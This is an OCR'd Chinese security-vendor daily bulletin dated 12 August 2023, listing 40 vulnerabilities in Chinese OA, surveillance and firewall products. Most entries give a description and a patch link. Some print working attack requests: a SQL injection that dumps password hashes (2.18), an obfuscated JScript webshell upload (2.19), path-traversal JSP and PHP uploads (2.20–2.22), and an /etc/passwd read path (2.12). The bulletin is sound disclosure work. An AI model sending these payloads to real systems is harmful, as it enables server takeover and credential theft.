
天融信安全服务
每日漏洞监测



2023 年 8 月 12 日

目录

1. 漏洞汇总详情

———漏洞数据均源于互联网已公开发布漏洞，不涉及私密数据；

每日漏洞汇总概述-20230812			
序号	漏洞名称	编号	公布时间
1	锐捷 EWEB 管理系统远程代码注入漏洞	CVE-2023-34644	2023/8/9
2	通达 OA SQL 注入漏洞	CVE-2023-4165/4166	2023/8/7
3	泛微 E-Office v9.5 文件上传漏洞	CVE-2023-2648	2023/5/30
4	泛微 E-cology 后台文件上传漏洞	无	2023/8/9
5	泛微 E-Office 文件包含漏洞	无	2023/8/9
6	WPS Office for Windows 存在高危 0day 漏洞	无	2023/8/9
7	H3C 多系列设备远程命令执行漏洞	无	2023/8/9
8	通达 OA 反序列漏洞	无	2023/8/4
9	致远 OA 远程代码执行漏洞	无	2023/8/3
10	深圳市蓝凌软件股份有限公司-EKP 系统-存在未授权访问漏洞	无	2023/8/9
11	安恒蜜罐<2.0.11 提权漏洞	无	2023/8/9
12	绿盟 sas 安全审计系统任意文件读取	无	2023/8/9
13	Microsoft Exchange Server 远程代码执行漏洞	无	2023/8/8
14	Microsoft Excel 远程代码执行漏	无	2023/8/8
15	金和 OA 文件上传漏洞	无	2023/8/9
16	宏景 eHR SQL 注入漏洞	无	2023/8/9
17	帆软反序列化漏洞	无	2023/8/10
18	广联达 oa sql 注入漏洞 POC	无	2023/8/10
19	广联达 oa 后台文件上传漏洞	无	2023/8/10
20	HiKVISION 综合安防管理平台 files 任意文件上传漏洞	无	2023/8/10
21	HiKVISION 综合安防管理平台 report 任意文件上传漏洞	无	2023/8/10
22	网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞	无	2023/8/10
23	网神 SecSSL 3600 安全接入网关系统任意密码修改漏洞	无	2023/8/10
24	汉得 SRM tomcat.jsp 登录绕过漏洞	无	2023/8/10
25	辰信景云终端安全管理系统 login SQL 注入漏洞	无	2023/8/10
26	锐捷 Ruijie 路由器命令执行	CVE-2023-3450	2023/8/1
27	安恒明御运维审计与风险控制系统堡垒	无	2023/8/10

	机任意用户注册		
28	泛微 E-Cology SQL 注入漏洞	无	2023/8/11
29	金和 OA C6-GetSqlData.aspx SQL 注入漏洞	无	2023/8/11
30	大华智慧园区综合管理平台 searchJson SQL 注入漏洞	无	2023/8/11
31	大华智慧园区综合管理平台文件上传漏洞	无	2023/8/11
32	绿盟 SAS 堡垒机存在命令执行漏洞	无	2023/8/11
33	用友时空 KSOA PayBill SQL 注入漏洞	无	2023/8/11
34	绿盟 SAS 堡垒机 local_user.php 任意用户登录漏洞	无	2023/8/11
35	Citrix ADC 及 Citrix Gateway 远程代码执行漏洞	CVE-2023-3519	2023/8/12
36	海康威视 iSecureCenter 综合安防平台信息泄露漏洞	无	2023/8/12
37	360 天擎终端安全管理系统日志泄露	无	2023/8/12
38	企业微信信息泄露漏洞	无	2023/8/12
39	用友文件服务器认证绕过漏洞	无	2023/8/12
40	锐捷交换机 WEB 管理系统 EXCU_SHELL 信息泄露漏洞	无	2023/8/12

———蓝色单元格填充漏洞数据为今日新增漏洞数据

数据统计		
	漏洞总计	40
	今日新增	6
	统计时间	2023/8/12

2. 漏洞汇总概述

———文中所述漏洞利用方式仅可用于学习研究等正规用途，
不得用于以牟利为目的的非法活动

2.1. 锐捷 EWEB 管理系统远程代码注入漏洞

漏洞编号	CVE-2023-34644	发布时间	2023/8/9
类型	代码执行	等级	高
POC/EXP	暂无	影响范围	睿易 NBS3/5/6/7 系列 SWITCH_3.0(1)B11P219 之前的版本，不含 R219 睿易 EG 系列 EG_3.0(1)B11P219 之前的版本，不含 R219 睿易 EAP/RAP/NBC 系列 AP_3.0(1)B11P219 之前的版本，不含 R219 星耀 EW 系列 EW_3.0(1)B11P219 之前的版本，不含 R219

2.1.1. 漏洞描述

锐捷网络是一家拥有包括交换机、路由器、软件、安全防火墙、无线产品、存储等全系列的网络设备产品线及解决方案的专业化网络厂商。锐捷 Smartweb 系统存在远程命令执行漏洞，攻击者通过漏洞可以获取服务器权限，导致服务器失陷。

RG-EW 系列家用路由器和中继器 EW_3.0(1)B11P204、RG-NBS 和 RG-S1930 系列交换机 SWITCH_3.0(1)B11P218、RG-EG 系列商用 VPN 路由器 EG_3.0(1)B11P216、EAP 和 RAP 系列无线接入点 AP_3.0(1)B11P218、NBC 系列无线控制器 AC_3.0(1)B11P86 允许未经授权的远程攻击者通过构建的 POST 请求对 /cgi-bin/luci/api/auth 获得最高权限。

2.1.2. 漏洞详情

暂无。

2.1.3. 修复建议

升级安全版本，官方下载链接：https://www.ruijie.com.cn/fw/rj-first-2357/

2.2. 通达 OA SQL 注入漏洞

漏洞编号	CVE-2023-4165	发布时间	2023/8/7
类型	SQL 注入漏洞	等级	高
POC/EXP	有	影响范围	通达 OA<v11.10

2.2.1. 漏洞描述

/general/system/seal_manage/iweboffice/delete_seal.php 路径下的 DELETE_STR 参数存在 SQL 注入漏洞，可能导致通过 SQL 盲注(延时注入)获取数据库中的敏感信息。

/general/system/seal_manage/dianju/delete_log.php 路径下的$DELETE_STR 参数存在 SQL 注入漏洞，可能导致通过

SQL 盲注(延时注入)获取数据库中的敏感信息。

2.2.2. 漏洞详情

2.2.3. 修复建议

更新版本至无漏洞版本，下载链接：

https://www.tongda2000.com/index.php

2.3. 泛微 E-Office v9.5 文件上传漏洞


漏洞编号	无	发布时间	2023/05/30
类型	文件上传	等级	高
POC/EXP	有	影响范围	E-Office v9.5

2.3.1. 漏洞描述

泛微 E-Office 是一款企业级的全流程办公自动化软件，它包括协同办公、文档管理、知识管理、工作流管理等多个模块，涵盖了企业日常工作中的各个环节。泛微 E-Office 能够帮助企业实现全流程数字化、自动化，提高工作效率和管理质量，降低管理成本，为企业提供全面、高效、便捷的办公服务。

泛微 E-Office 存在文件上传漏洞，远程攻击者可利用此漏洞获取服务器权限。

2.3.2. 漏洞详情



2.3.3. 修复建议

目前厂商已发布升级补丁以修复漏洞，下载地址：

https://www.weaver.com.cn/cs/securityDownload.asp#

2.4. 泛微 E-cology 后台文件上传漏洞

漏洞编号	无	发布时间	2023/08/09
类型	文件上传	等级	高
POC/EXP	无	影响范围	暂无

2.4.1. 漏洞描述

泛微协同管理应用平台(e-cology)是一套兼具企业信息门户、知 识管理、数据中心、工作流管理、人力资源管理、客户与合作伙伴管 理、项目管理、财务管理、资产管理功能的协同商务平台，适用于手机和 PC 端。

泛微 e-cology 协同办公系统存在文件上传漏洞，远程攻击者可利用此漏洞获取服务器权限。

2.4.2. 漏洞详情

暂无。

2.4.3. 修复建议

目前厂商已发布升级补丁以修复漏洞，下载地址：

https://www.weaver.com.cn/cs/securityDownload.asp#

2.5. 泛微 E-Office 文件包含漏洞

漏洞编号	无	发布时间	2023/08/08
类型	文件上传	等级	高
POC/EXP	暂无	影响范围	暂无

2.5.1. 漏洞描述

泛微 Eoffice 存在本地文件包含漏洞，攻击者可利用此漏洞执行任意代码。

2.5.2. 漏洞详情

暂无。

2.5.3. 修复建议

暂无官方修复方案，建议积极关注厂商动态，进行漏洞升级。

2.6. WPS Office for Windows 存在高危 0day 漏洞

漏洞编号	无	发布时间	2023/8/9
类型	命令执行	等级	高
POC/EXP	无	影响范围	WPSOffice2023 个人版 <11.1.015120; WPSOffice2019 企业版 <11.8.2.12085

2.6.1. 漏洞描述

WPS Office 是中国金山软件（Kingsoft）公司的一种办公软件，提供文件处理功能，近日，监测发现 WPS Office for Windows 版本存在高危 0day 漏洞，攻击者可以利用该 0day 漏洞在受害者主机上执行任意恶意文件；目前已经发现了该 0day 漏洞的在野利用。

2.6.2. 漏洞详情

暂无。

2.6.3. 修复建议

暂无官方修复方案。

2.7. H3C 多系列设备远程命令执行漏洞

漏洞编号	无	发布时间	2023/8/8
类型	命令执行	等级	高
POC/EXP	无	影响范围	H3C ER 系列路由器产品 < ERHMG2-MNW100-R1122 ER G2 系列路由器产品 < ERG2AW-MNW100-R1113 GR 系列路由器产品 < MiniGR1B0V100R014

2.7.1. 漏洞描述

H3C 多系列设备存在远程命令执行漏洞。该漏洞是由设备 Web 控制台某接口存在的逻辑漏洞造成的。凭借此处漏洞即可获取到设备的终端完全控制权限（ROOT 权限）。 经验证，存在被更换网络配置信息和固件版本、劫持网络流量的风险，甚至可被进一步作为入侵内网的入口。

2.7.2. 漏洞详情

利用特殊的 POST 请求访问设备，可以泄漏设备敏感信息，即攻击者可以通过该途径绕过安全认证获取设备的敏感信息（比如：设备配置信息、管理密码信息、ROOT 权限等）。

2.7.3. 修复建议

1、关闭<远程 WEB 管理>和<远程 TELNET 管理>功能

2、升级到最新版本

https://www.h3c.com/cn/Service/Document_Software/Software_Download/Router/

https://www.h3c.com/cn/Service/Document_Software/Software_Download/Consume_product/

2.8. 通达 OA 反序列漏洞

漏洞编号	无	发布时间	2023/8/4
类型	反序列化	等级	高
POC/EXP	无	影响范围	通达 11.X

2.8.1. 漏洞描述

通达 OA 由于使用了存在了反序列化漏洞版本的 yii 框架导致存在反序列化漏洞，攻击者可利用此漏洞执行任意代码。

2.8.2. 漏洞详情

暂无

2.8.3. 修复建议

建议对存在漏洞的版本进行升级。

2.9. 致远 OA 远程代码执行漏洞

漏洞编号	无	发布时间	2023/8/3
类型	远程代码执行	等级	高
POC/EXP	无	影响范围	致远 OA V8.0 致远 OA V7.1、V7.1SP1 致远 OA V7.0、V7.0SP1、V7.0SP2、V7.0SP3 其他未确认版本需自查

2.9.1. 漏洞描述

致远 OA A8 是一款流行的协同管理软件，在各中、大型企业机 构中广泛使用。

近日监测发现 致远 OA 存在远程代码执行漏洞，攻击者可通过 发送特制请求来利用此漏洞，成功利用此漏洞可在目标系统上执行任 意代码。

对此，建议广大用户做好资产自查以及预防工作，以免遭受黑客 攻击。

2.9.2. 漏洞详情

暂无

2.9.3. 修复建议

目前致远 OA 官方未发布安全版本或补丁修复这些漏洞，建议受 影响用户针对以下路径进行访问策略限制。

/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi

gManager

实际利用路径有以下多种:

/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi

gManager&requestCompress=gzip

/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi

gManager&requestCompress=gzip&managerMethod=checkDB&argumen

ts=**payload**

/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi

gManager&managerMethod=checkDB&arguments=**payload**

/seeyon/ajax.do?method=ajaxAction&managerName=syncConfi

gManager&managerMethod=**存在多个参数均受影响**&arguments=* *payload**

2.10. 深圳市蓝凌软件股份有限公司-EKP 系统-存在未授权访问漏洞

漏洞编号	无	发布时间	2023/8/9
类型	未授权访问	等级	高
POC/EXP	无	影响范围	暂无

2.10.1.漏洞描述

蓝凌 EKP 由深圳市蓝凌软件股份有限公司自出研发，是一款全程在线数字化 OA，应用于大中型企业在线化办公。 包含流程管理、知识管理、会议管理、公文管理、任务管理及督办管理等 100 个功能模块。攻击者可利用漏洞获取大量敏感信息。

2.10.2.漏洞详情

暂无

2.10.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.11. 安恒蜜罐<2.0.11 提权漏洞

漏洞编号	无	发布时间	2023/8/9
类型	权限提取	等级	高
POC/EXP	无	影响范围	<2.0.11

2.11.1.漏洞描述

安恒蜜罐<2.0.11 版本可通过 operator 用户登入，sudo 提权至 root，所有小于 2.0.11 版本的设备均受此影响。

2.11.2.漏洞详情

暂无

2.11.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.12. 绿盟 sas 安全审计系统任意文件读取

漏洞编号	无	发布时间	2023/8/9
类型	文件读取	等级	高
POC/EXP	有	影响范围	暂无

2.12.1.漏洞描述

绿盟堡垒机存在任意用户密码读取漏洞，攻击者可 通过发送特制请求来利用此漏洞，成功利用此漏洞可在目标系统上获 取任意用户密码。

2.12.2.漏洞详情

绿盟 sas 安全审计系统任意文件读取
构造访问路径
../../../../../../../../../../../../../etc/passwd

2.12.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.13. Microsoft Exchange Server 远程代码执行漏洞

漏洞编号	无	发布时间	2023/8/8
类型	代码执行	等级	高
POC/EXP	无	影响范围	暂无

2.13.1.漏洞描述

Exchange Server 是一个设计完备的邮件服务器产品，提供了通常所需要的全部邮件服务功能。除了常规的 SMTP/POP 协议服务之外，它还支持 IMAP4、LDAP 和 NNTP 协议。利用 Exchange Server 远程代码执行漏洞，攻击者可以通过利用该漏洞远程攻击与控制受影响的系统。

2.13.2.漏洞详情

暂无。

2.13.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.14. Microsoft Excel 远程代码执行漏

漏洞编号	CVE-2023-36896	发布时间	2023/8/8
类型	代码执行	等级	高
POC/EXP	无	影响范围	Microsoft Excel 2013 Service Pack 1 (64-bit editions) Microsoft Excel 2013 Service Pack 1 (32-bit editions) Microsoft Excel 2013 RT Service Pack 1 Microsoft Excel 2016 (64-bit edition) Microsoft Excel 2016 (32-bit edition) Microsoft Office LTSC 2021 for 32-bit editions

			Microsoft Office LTSC 2021 for 64-bit editions Microsoft Office LTSC for Mac 2021 Microsoft 365 Apps for Enterprise for 64-bit Systems Microsoft 365 Apps for Enterprise for 32-bit Systems Microsoft Office Online Server Microsoft Office 2019 for Mac Microsoft Office 2019 for 64-bit editions Microsoft Office 2019 for 32-bit editions

2.14.1.漏洞描述

该漏洞允许远程攻击者在目标系统上执行任意代码。该漏洞的存在是由于 Microsoft Excel 中用户提供的输入验证不足所致。远程攻击者可以诱骗受害者打开特制文件并在系统上执行任意代码。此漏洞利用需要用户交互。

2.14.2.漏洞详情

暂无。

2.14.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.15. 金和 OA 文件上传漏洞

漏洞编号	无	发布时间	2023/8/9
类型	代码执行	等级	高
POC/EXP	有	影响范围	暂无


2.15.1.漏洞描述

金和 OA 存在文件上传漏洞，利用此漏洞攻击者可远程将 webshell 写入目标服务器，进而执行任意代码，获取目标系统的控制权限。

宏景 eHR 存在文件上传漏洞，利用此漏洞攻击者可通过漏洞模块上传 Webshell，进而执行任意代码，获取目标系统的控制权限。

2.15.2.漏洞详情

在特定路径下上传恶意文件。



2.15.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.16. 宏景 eHR SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/9
类型	SQL 注入	等级	高
POC/EXP	暂无	影响范围	暂无

2.16.1.漏洞描述

宏景 ehr 存在 SQL 注入漏洞,攻击者可通过该漏洞获取数据库相关权限。

2.16.2.漏洞详情

2.16.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.17. 帆软反序列化漏洞

漏洞编号	无	发布时间	2023/8/10
类型	代码执行	等级	高
POC/EXP	暂无	影响范围	暂无

2.17.1.漏洞描述

帆软 FineReport 存在反序列化漏洞，攻击者可利用此漏洞在目标系统上执行任意代码。

JAR 包时间在 2023-07 之前的 FineReport10、FineReport11、FineBI6.0、FineBI5.x 系列均受影响

2.17.2.漏洞详情

暂无。

2.17.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.18. 广联达 oa sql 注入漏洞 POC

漏洞编号	无	发布时间	2023/8/10
类型	Sql 注入	等级	高
POC/EXP	有	影响范围	暂无

2.18.1.漏洞描述

广联达科技股份有限公司作为数字建筑平台服务商,围绕工程项目的全生命周期,为客户提供数字化软硬件产品、解决方案及相关服务。存在 sql 注入，可对系统执行 sql 操作，获取数据库等信息。

2.18.2.漏洞详情

```
POST /W[redacted] HTTP/1.1
Host: xxx.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
gned-exchange;v=b3;q=0.7
Referer: http://xxx.com:8888/Services/Identification/Server/Incompatible.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie:
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

[redacted] [redacted] N ALL SELECT top 1812 concat(F_CODE,':',F_PWD_MD5) from
T_ORG_USER --
```

2.18.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.19. 广联达 oa 后台文件上传漏洞

漏洞编号	无	发布时间	2023/8/10
类型	文件上传	等级	高
POC/EXP	有	影响范围	暂无

2.19.1.漏洞描述

广联达科技股份有限公司作为数字建筑平台服务商,围绕工程项目的全生命周期,为客户提供数字化软硬件产品、解决方案及相关服务。OA 系统存在任意文件上传漏洞，攻击者可获取 webshell。

2.19.2.漏洞详情

```
POST [redacted] px HTTP/1.1
Host: [redacted]
X-Requested-With: Ext.basex
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN,zh-Hans;q=0.5
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflateContent-Type: multipart/form-data;
boundary=----WebKitFormBoundaryFfJZ4PlAZBixjELjAccept: */*
Origin: http://10.10.10.1
Referer: http://10.10.10.1:8888/Workflow/Workflow.aspx?configID=774d99d7-02bf-42ec-9e27-caeaa699f512&menuitemid=120743&frame=1&modulecode=GTP.Workflow.TaskCenterModule&tabID=40
Cookie:
Connection: close
Content-Length: 421
------WebKitFormBoundaryFfJZ4PlAZBixjELjContent-Disposition: form-data; filename="1.aspx";filename="1.jpg"
Content-Type: application/text

<%@ Page Language="Jscript" Debug=true%><%var FRWT='XeKBdPAOslypgVhLxcIUNFmStvYbnJGuwEarqkifjTHZQzCoRMWD';var GFMA=Request.Form("qmq1");var ONOQ=FRWT(19) + FRWT(20) + FRWT(8) + FRWT(6) + FRWT(21) + FRWT(
1);eval(GFMA, ONOQ);%>

------WebKitFormBoundaryFfJZ4PlAZBixjELj--
```

2.19.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.20. HiKVISION 综合安防管理平台 files 任意文件上传漏洞

漏洞编号	无	发布时间	2023/8/10
类型	文件上传	等级	高
POC/EXP	有	影响范围	暂无

2.20.1.漏洞描述

HiKVISION 综合安防管理平台 files 接口存在任意文件上传漏洞，攻击者通过漏洞 可以上传任意文件。

2.20.2.漏洞详情

```
POST [redacted] HTTP/1.1
Host: 10.[redacted]
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%jsp的马%>
------WebKitFormBoundary9PggsiM755PLa54a--
```

2.20.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。


2.21. HiKVISION 综合安防管理平台 report 任意文件上传漏洞

漏洞编号	无	发布时间	2023/8/10
类型	文件上传	等级	高
POC/EXP	有	影响范围	暂无

2.21.1.漏洞描述

HiKVISION 综合安防管理平台 report 接口存在任意文件上传漏洞，攻击者通过构 造特殊的请求包可以上传任意文件，获取服务器权限。

2.21.2.漏洞详情



WEB-INF/classes/com/hikvision/svm/controller/ExternalController.class

构造请上传文件 (通过 env 泄漏获取绝对路径，路径一般不会修改)

```
POST[redacted]  t HTTP/1.1
Host: 10.10.10.10
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9PggsiM755PLa54a

------WebKitFormBoundary9PggsiM755PLa54a
Content-Disposition: form-data; name="file"; filename="../../../../../../../../../../../opt/hikvision/web/components/tomcat85linux64.1/webapps/eportal/new.jsp"
Content-Type: application/zip

<%jsp的马%>

------WebKitFormBoundary9PggsiM755PLa54a--
```

2.21.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.22. 网神 SecGate 3600 防火墙 obj_app_upfile 任意文件上传漏洞

漏洞编号	无	发布时间	2023/8/10
类型	文件上传	等级	高
POC/EXP	有	影响范围	暂无

2.22.1.漏洞描述

网神 SecGate 3600 防火墙 obj_app_upfile 接口存在任意文件上传漏洞，攻击者通 过构造特殊请求包即可获取服务器权限

2.22.2.漏洞详情

```
POST /? [redacted] HTTP/1.1
Host: x.[redacted]
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 574
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJpMyThWnAxbcBBQc
User-Agent: Mozilla/5.0 (compatible; MSIE 6.0; Windows NT 5.0; Trident/4.0)

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="MAX_FILE_SIZE"

10000000
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="upfile"; filename="vulntest.php"
Content-Type: text/plain

<?php php马?>

------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="submit_post"

obj_app_upfile
------WebKitFormBoundaryJpMyThWnAxbcBBQc
Content-Disposition: form-data; name="__hash__"

0b9d6b1ab7479ab69d9f71b05e0e9445
------WebKitFormBoundaryJpMyThWnAxbcBBQc--
```

2.22.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.23. 网神 SecSSL 3600 安全接入网关系统 任意密码修改漏洞

漏洞编号	无	发布时间	2023/8/10
类型	任意密码修改	等级	高
POC/EXP	有	影响范围	暂无

2.23.1.漏洞描述

网神 SecSSL 3600 安全接入网关系统 存在未授权访问漏洞，攻击者通过漏洞可以 获取用户列表，并修改用户账号密码

2.23.2.漏洞详情

2.23.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。

2.24. 汉得 SRM tomcat.jsp 登录绕过漏洞

漏洞编号	无	发布时间	2023/8/10
类型	登录绕过	等级	高
POC/EXP	有	影响范围	暂无

2.24.1.漏洞描述

汉得 SRM tomcat.jsp 存在登录绕过漏洞，攻击者可通过构造特定链接，绕过登录认证限制，访问后台。

2.24.2.漏洞详情

然后访问后台:/main.screen

2.24.3.修复建议

建议及时关注官方动态,升级至无漏洞版本。


2.25. 辰信景云终端安全管理系统 login SQL 注入漏洞

漏洞编号	无	发布时间	2023/8/10
类型	Sql 注入	等级	高
POC/EXP	有	影响范围	暂无

2.25.1.漏洞描述

